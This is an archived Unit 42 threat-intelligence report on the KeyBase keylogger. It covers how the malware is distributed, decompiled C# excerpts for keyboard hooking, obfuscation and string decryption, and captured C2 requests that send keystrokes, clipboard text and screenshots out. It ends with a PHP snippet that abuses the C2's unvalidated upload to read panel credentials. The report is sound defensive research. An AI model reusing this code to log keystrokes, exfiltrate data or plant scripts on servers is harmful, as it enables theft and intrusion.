

KeyBase Keylogger Malware Family Exposed

By Unit 42

Published: 2015-06-04 · Archived: 2026-04-05 17:51:42 UTC

In recent months, our team has been tracking a keylogger malware family named KeyBase that has been in the wild since February 2015. The malware comes equipped with a variety of features and can be purchased for \$50 directly from the author. It has been deployed in attacks against organizations across many industries and is predominantly delivered via phishing emails.

In total, Palo Alto Networks [AutoFocus](#) threat intelligence service identified 295 unique samples over roughly 1,500 unique sessions in the past four months. Attacks have primarily targeted the high tech, higher education, and retail industries.

Malware Distribution and Targets

KeyBase was first observed in mid-February of 2015. Shortly before then, the domain 'keybase[.]in', was registered as a homepage and online store for the KeyBase keylogger.

Domain Name:KEYBASE.IN

Created On:04-Feb-2015 08:27:44 UTC

Last Updated On:05-Apr-2015 19:20:38 UTC

Expiration Date:04-Feb-2016 08:27:44 UTC

This activity is in-line with an initial posting made by a user with the handle 'Support™' announcing KeyBase on the [hackforums.net forum](#) on February 7, 2015. In the forum post, the malware touts the following features:

- Advanced Keylogger
- Fully undetected scan-time and run-time (Later removed)
- User-friendly web-panel
- Unicode support
- Password recovery



Figure 1. KeyBase posting on hackforums.net

Since February 2015, approximately 1,500 sessions carrying [KeyBase](#) have been captured by WildFire, as we can see below:




Figure 2. KeyBase timeline in AutoFocus

We can also quickly determine targeted industries using AutoFocus:




Figure 3. Targeted industries in AutoFocus

The targeted companies span the globe and are located in many countries.



Figure 4. Targeted countries in AutoFocus

This malware is primarily delivered via phishing emails using common lures. Some examples of attachment filenames can be seen below:

- Purchase Order.exe
- New Order.exe
- Document 27895.scr
- Payment document.exe

- PO #7478.exe
- Overdue Invoices.exe

One such example of an email delivering KeyBase can be seen below.




Figure 5. KeyBase phishing email

Overall, Unit 42 has seen a large number of separate campaigns using KeyBase. As the software can be easily purchased by anyone, this comes as no surprise. As we can see in the following diagram, around 50 different command and control (C2) servers have been identified with up to as many as 50 unique samples connecting to a single C2.




Figure 6. KeyBase campaign diagram

Malware Overview

KeyBase itself is written in C# using the .NET Framework. These facts allowed us to decompile the underlying code and identify key functionality and characteristics of the keylogger.



Figure 7. KeyBase logo

Functionality in KeyBase includes the following:

- Display a website on startup
- Screenshots
- Download/Execute
- Persistence
- Kill Timer

When the malware is initially executed, a series of threads are spawned.

```
94 public static void Main()
95 {
96     AppLock.CreateMutex();
97     Thread.Sleep(3000);
98     AppLock.T1 = new Thread(new ThreadStart(AppLock.ShowMessageBox));
99     AppLock.T1.Start();
100    AppLock.T2 = new Thread(new ThreadStart(AppLock.AddToStartup));
101    AppLock.T2.Start();
102    AppLock.T3 = new Thread(new ThreadStart(AppLock.WebsiteBlocker));
103    AppLock.T3.Start();
104    AppLock.T4 = new Thread(new ThreadStart(AppLock.WebsiteVisitor));
105    AppLock.T4.Start();
106    AppLock.T5 = new Thread(new ThreadStart(AppLock.SelfDestruct));
107    AppLock.T5.Start();
108    AppLock.T6 = new Thread(new ThreadStart(AppLock.GetCurrentWindow));
109    AppLock.T6.Start();
110    AppLock.T7 = new Thread(new ThreadStart(AppLock.RecordKeys));
111    AppLock.T7.Start();
112    AppLock.T8 = new Thread(new ThreadStart(AppLock.SendNotification));
113    AppLock.T8.Start();
114    AppLock.T9 = new Thread(new ThreadStart(AppLock.AddHotWords));
115    AppLock.T9.Start();
116    AppLock.T10 = new Thread(new ThreadStart(AppLock.ClipboardLogging));
117    AppLock.T10.SetApartmentState(ApartmentState.STA);
118    AppLock.T10.Start();
119    AppLock.T11 = new Thread(new ThreadStart(AppLock.ScreenLogging));
120    AppLock.T11.Start();
121    AppLock.T12 = new Thread(new ThreadStart(AppLock.DownloadAndExecute));
122    AppLock.T12.Start();
123    AppLock.T13 = new Thread(new ThreadStart(AppLock.ExecuteBindedFiles));
124    AppLock.T13.Start();
125    AppLock.T14 = new Thread(new ThreadStart(AppLock.PasswordRecovery));
126    AppLock.T14.Start();
127    AppLock.Keylogger.CreateHook();
128    AppLock.Melt(Path.GetFileName(Application.ExecutablePath));
129    Application.Run();
130 }
```

Figure 8. KeyBase main function

The various functions spawned in new threads may be inert based on options specified by the attacker during the build. Should a feature not be enabled, a function looks similar to the following:

```
197 public static void SelfDestruct()
198 {
199 }
200 public static void DestructFile(object sender, ElapsedEventArgs e)
201 {
202 }
```

Figure 9. Inert functions in KeyBase




Figure 10. KeyBase builder

The author makes use of a number of simple obfuscation techniques on various strings used within the code. Examples of this include replacing single characters that have been added to strings, as well as performing reverse operations on strings.

```
407     if (File.Exists(text))
408     {
409         Send.UploadFile(AppLock.P_Link + "#image#/#upload#.php#.Replace("#", null), text);
410         File.Delete(text);
411     }
```

Figure 11. String obfuscation using replace

```
469     public static void ExecuteFile(string ResourceName, bool Executable)
470     {
471         try
472         {
473             Assembly assembly = (Assembly)typeof(Assembly).GetMethod(Strings.StrReverse("ylbnessAgnitucexEteG")).Invoke(null, null);
474             ResourceManager resourceManager = new ResourceManager("Key", assembly);
475             string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), ResourceName);
```

Figure 12. String obfuscation using reverse

Additionally, the author makes use of an ‘Encryption’ class. This class is used to decrypt a number of strings found within the code.

```

1  using System;
2  using System.Security.Cryptography;
3  using System.Text;
4  internal class Encryption
5  {
6      public static string Release(string input, string key)
7      {
8          byte[] bytes = Encoding.Unicode.GetBytes(input);
9          byte[] bytes2 = Encoding.Unicode.GetBytes(key);
10         byte[] bytes3 = Encryption.RSMDecrypt(bytes, bytes2);
11         return Encoding.Unicode.GetString(bytes3);
12     }
13     public static byte[] RSMDecrypt(byte[] cT2z0, byte[] bāZÉ)
14     {
15         Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bāZÉ, new byte[8], 1);
16         byte[] array = new RijndaelManaged
17         {
18             Key = rfc2898DeriveBytes.GetBytes(16),
19             IV = rfc2898DeriveBytes.GetBytes(16)
20         }.CreateDecryptor().TransformFinalBlock(cT2z0, 0, cT2z0.Length);
21         checked
22         {
23             byte[] array2 = new byte[array.Length - 17 + 1];
24             Buffer.BlockCopy(array, 16, array2, 0, array.Length - 16);
25             return array2;
26         }
27     }
28     public static string DecryptText(string input, string key)
29     {
30         char[] array = input.ToCharArray();
31         char[] array2 = key.ToCharArray();
32         checked
33         {
34             char[] array3 = new char[input.Length - 2 + 1];
35             int num = (int)array[input.Length - 1];
36             array[input.Length - 1] = '\0';
37             int num2 = 0;
38             int arg_45_0 = 0;
39             int num3 = input.Length - 1;
40             for (int i = arg_45_0; i <= num3; i++)
41             {
42                 if (i < input.Length - 1)
43                 {
44                     if (num2 >= array2.Length)
45                     {
46                         num2 = 0;
47                     }
48                     int num4 = (int)array[i];
49                     int num5 = (int)array2[num2];
50                     int value = num4 - num - num5;
51                     array3[i] = Convert.ToChar(value);
52                     num2++;
53                 }
54             }
55             return new string(array3);
56         }
57     }
58 }

```

Figure 13. KeyBase Encryption class

References to this decompiled code were discovered in an old posting on hackforums.net, where the user ‘Ethereal’ provided sample code.




Figure 14. Encryption code posting on hackforums.net

We see the ‘DecryptText’ function used by the author when he/she dynamically loads a number of Microsoft Windows APIs.




Figure 15. Obfuscated API functions in KeyBase

The following Python code can be used to decrypt these strings.

```

1      #!/usr/bin/python
2
3      # -*- coding: utf-8 -*-
4
5      strings = [ u"ĈōŔĝöĈēĭķÖŔĝÖŠĜz", \
6
7          u"šhuĈšŸrhuŸŸCzŸUhuŸPE", \
8
9          u"ķũfĭ,ŰDũóŰšŔŴđũŰžŸ", \
10
11         u"ńŰĜĭđŰŰĈũŰŦŕŵgŰũĭ", \
12
13         u"ŰŦzĭśđēbĭzżđŦĚŔĭfzđŰŰÆ", \
14
15         u"ĴšũĹňžzũŦšđbŰŦũũóŰĐ\u0097", \
16
17         u"ŦžĈšũŰžšũbšŦŦ'ũšžēšŸ", \
18
19         u"ũŦňŦŰũũĹŦŸŦũũŰňšbŦŰž\u0098", \

```

```

11         u"ńúǎřŻŷŴıŴcRtśb£", \
12         u"ŵQ]DŽƏRıFǎUżŻNØ" ]
13     key = 'KeyBase'
14     def dec(str, key):
15         key_len = len(key)
16         out = ""
17         for c, s in enumerate(str[:-1]):
18             out += chr(ord(s) - ord(key[c%key_len]) - ord(str[-1]))
19         return out
20     for s in strings:
21         print "Decoded: %25s | Encoded: %s" % (dec(s, key), repr(s))
22
23
24
25

```

Persistence

Persistence in KeyBase, should it be enabled, is achieved using two techniques—copying the malware to the startup folder or setting the Run registry key to autorun on startup. When KeyBase copies itself to the startup folder, it names itself ‘Important.exe.’ This is statically set by the author and cannot be changed by the user in the current version. The key used in the following Run registry key is set by the user, and is always a 32 byte hexadecimal value.

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run [32 byte key] : [Path to Executable]
```

Keylogging

Keylogging in KeyBase is primarily accomplished in a separate class appropriately named ‘KeyHook.’ While the class shares a name with a [publicly available repository on github](#), the class appears to be custom written. While custom, the class itself uses a very common technique of using the Microsoft Windows [SetWindowsHookExA](#) in order to hook the victim’s keyboard.

```
79 public void CreateHook()  
80 {  
81     string name = "GetExecutingAssembly";  
82     Assembly assembly = (Assembly)typeof(Assembly).GetMethod(name).Invoke(null, null);  
83     int hMod = Marshal.GetHINSTANCE(this.GetModules(ref assembly)).ToInt32();  
84     KeyHook.Key = KeyHook.SetWindowsHookExA(13, KeyHook.KHD, hMod, 0);  
85 }
```

Figure 16. Hooking keyboard via SetWindowsHookExA

The author proceeds to handle appropriate keyboard events as expected.

```
96 private int Proc(int Code, int wParam, ref KeyHook.KeyStructure lParam)  
97 {  
98     if (Code == 0)  
99     {  
100         switch (wParam)  
101         {  
102             case 256: // WM_KEYDOWN  
103             case 260: // WM_SYSKEYDOWN  
104             {  
105                 KeyHook.DownEventHandler downEvent = this.DownEvent;  
106                 if (downEvent != null)  
107                 {  
108                     downEvent(this.Feed((Keys) lParam.Code));  
109                 }  
110                 break;  
111             }  
112             case 257: // WM_KEYUP  
113             case 261: // WM_SYSKEYUP  
114             {  
115                 KeyHook.UpEventHandler upEvent = this.UpEvent;  
116                 if (upEvent != null)  
117                 {  
118                     upEvent(this.Feed((Keys) lParam.Code));  
119                 }  
120                 break;  
121             }  
122         }  
123     }  
124     return KeyHook.CallNextHookExA(KeyHook.Key, Code, wParam, ref lParam);  
125 }
```

Figure 17. Handling keyboard events

The class also has the ability to handle Unicode characters, as well as get the name of the foreground window. This allows the malware to not only identify what keys are being pressed, but what application said key presses are being sent to.

Command and Control (C2)

All communication with a remote server takes place via HTTP. Data is not encrypted or obfuscated in any way. Upon initial execution, KeyBase will perform an initial check-in to the remote server, as we can see below.

```
GET /K/keybase/post.php?type=notification&machinename=WIN-L3LV2NKI0KP&machinetime=2:26%20PM HTTP/1.1  
Host: www.keybase.in  
Connection: Keep-Alive
```

Figure 18. Initial KeyBase notification HTTP GET request

A number of HTTP headers are not included with the request. This provides a simple technique for flagging the activity as malicious. It is also important to note that it is fairly elementary to detect the activity using the hardcoded GET variables included in the request. While the victim machine name and the current time will vary, the remainder of the request will remain static.

KeyBase may also send the following data back to its C2 server:

- Keystrokes
- Clipboard
- Screenshots

Examples of this data can be seen below.

```
GET /K/keybase/post.php?type=clipboard&machinename=WIN-LJLV2NKIOKP&windowtitle=&clipboardtext=panelusername&machinetime=2:26%20PM HTTP/1.1
Host: www.keybase.in
Connection: Keep-Alive
```

Figure 19. KeyBase uploading clipboard data

```
GET /K/keybase/post.php?type=keystrokes&machinename=WIN-LJLV2NKIOKP&windowtitle=Facebook%20-%20Notepad&keystroketyped=%5Bctrl%5D&machinetime=2:27%20PM HTTP/1.1
Host: www.keybase.in
Connection: Keep-Alive
```

Figure 20. KeyBase uploading keystroke data

During this communication with its C2 server, KeyBase will include the raw clipboard and keystroke log data using various GET parameters. This data is URI-encoded, but otherwise sent in the clear.

Finally, Keybase will also use a specific URI to upload screenshots. The path ‘/image/upload.php’ is hardcoded within the malware. All images sent back to its C2 server will be placed within the ‘/image/Images/’ path.

Uploaded data is once again sent unencrypted, as we can see below.

```
POST /K/keybase/image/upload.php HTTP/1.1
Content-Type: multipart/form-data; boundary=-----8d26c208e9c6c78
Host: www.keybase.in
Content-Length: 1847857
Expect: 100-continue
Connection: Keep-Alive

-----8d26c208e9c6c78
Content-Disposition: form-data; name="file"; filename="WIN-LJLV2NKIOKP_6_3_14_27_1.png"
Content-Type: application/octet-stream

.PNG
...
IHDR.....^.$...SRGB.....GAMA.....a....PHYS.....o.d....IDATx^....V...?
3..X...[.D...&.w.>3."...bG....."/^].D.&U..^..O.....^
```

Figure 21. KeyBase uploading screenshot image

Web Panel

The web panel itself does not provide any innovative characteristics. It uses a simple red/grey color scheme as seen below.




Figure 22. KeyBase web panel

The panel does allow the attacker to quickly view infected machines, keystrokes, screenshots, clipboard data, and password data. Unfortunately, the author of KeyBase does not make use of pagination, which results in poor performance in the event a large amount of data is being displayed to the attacker.

Interesting Discoveries

During the course of our research, Unit 42 discovered that no authentication was required when viewing the '/image/Images/' path. One C2 server in particular stood out because it appeared the operator was testing KeyBase on his/her local machine. As such, screenshots of his machine were uploaded to his server and could be viewed by the general public. In the screenshot below, we can clearly see the 'KeyBase v1.0' folder. This folder almost certainly contains the KeyBase installation. While viewing the operator's desktop, we can also see a number of other keyloggers, such as 'HawkEye Keylogger' and 'Knight Logger'. Also of note is a popular crypter named 'AegisCrypter'. Finally, we can also see that the user engages in piracy, as copies of both 'The Hobbit' and 'Fury' appear on the desktop as well.




Figure 23. KeyBase operator desktop screenshot

While continuing to examine the uploaded images, we also identify the user logging into a Windows Web Server 2008 R2 instance via remote desktop. This appears to be where the attacker is launching their spam campaigns using an instance of ‘Turbo-Mailer 2.7.10’. Unfortunately, it appears the operator had forgotten his/her username/password at this particular moment.




Figure 24. KeyBase operator sending phishing emails

Further examination of the uploaded screenshots shows activity of the user logging into his/her Facebook account. The user looks to be named ‘China Onyeali’ and is observed discussing some of his/her latest endeavors. Specifically, we see a link to a .rar file hosted on rghost[.]net containing the [following file](#). We also see the operator discussing the HawkEye keylogger in another chat window. The operator’s Facebook page claims that he/she lives in Mbieri, Nigeria. We previously reported on Nigerian actors using off-the-shelf tools to attack business in our [419 Evolution report](#) last July. This user has been reported to the Facebook security team.



Figure 25. KeyBase operator logged into Facebook

Further Interesting Discoveries

Other interesting discoveries were made while researching the backend C2 code. In particular, the upload.php file was examined and analyzed, as this file handles file uploads to the server. As we can see, there is no validation for the types of files uploaded to the remote server.

```
1 <?php
2 $temp = explode(".", $_FILES["file"]["name"]);
3 $extension = end($temp);
4 if ($_FILES["file"]["error"] > 0){
5     echo "Error";
6 }else{
7     $newfile = uniqid("image_").".$extension;
8     echo $newfile;
9     move_uploaded_file($_FILES["file"]["tmp_name"], "Images/" . $_FILES["file"]["name"]);
10 }
11 ?>
```

Figure 26. KeyBase screenshot upload PHP script

This poses an issue from a security perspective, as a third party can simply upload a PHP script to the '/image/Images/' directory to gain unauthorized access. The following PHP code can be used to read the KeyBase 'config.php' script, which contains the username and password for the web panel.

```
<?php
$file = '.././config.php';
echo "It works!."<br>";
if (file_exists($file)) {
    echo "Reading file."<br>";
    echo file_get_contents($file);
}
?>
```

